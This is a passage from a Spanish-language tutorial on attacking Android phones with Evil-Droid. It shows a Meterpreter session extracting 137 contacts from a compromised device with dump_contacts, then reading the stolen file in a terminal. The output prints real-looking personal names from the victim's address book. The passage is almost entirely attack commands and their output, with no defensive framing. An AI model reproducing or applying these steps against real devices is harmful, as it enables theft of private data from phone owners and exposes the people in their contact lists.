meterpreter > dump_contacts
[*] Fetching 137 contacts into list
[*] Contacts list saved to: contacts_dump_20190309151314.txt
```

Por último solo tenemos que dirigirnos a un nuevo terminal, `cd Evil-Droid-master` para movernos hacia dicha carpeta. Hacemos `ls`, para ver su contenido y encontramos el archivo con los contactos, lo abrimos mediante `cat contacts_dump_20190309151314.txt`

```
root@XXIX: ~/Evil-Droid-master
Archivo Editar Ver Buscar Terminal Ayuda
root@XXIX:~# cd Evil-Droid-master/
root@XXIX:~/Evil-Droid-master# ls
changelog          evilapk           icons             tools
contacts_dump_20190309151314.txt  evil-droid       README.md
root@XXIX:~/Evil-Droid-master# cat contacts_dump_20190309151314.txt
```

```
root@XXIX: ~/Evil-Droid-master
Archivo Editar Ver Buscar Terminal Ayuda
#7
Name : Ilse
Number :
#8
Name : Carol La Rotta
Number :
#9
Name : Bea
Number :
Number :
#10
Name : Eduard Florín
Number :
#11
Name : Pablo Lopez
Number :
#12
Name :
Number :
```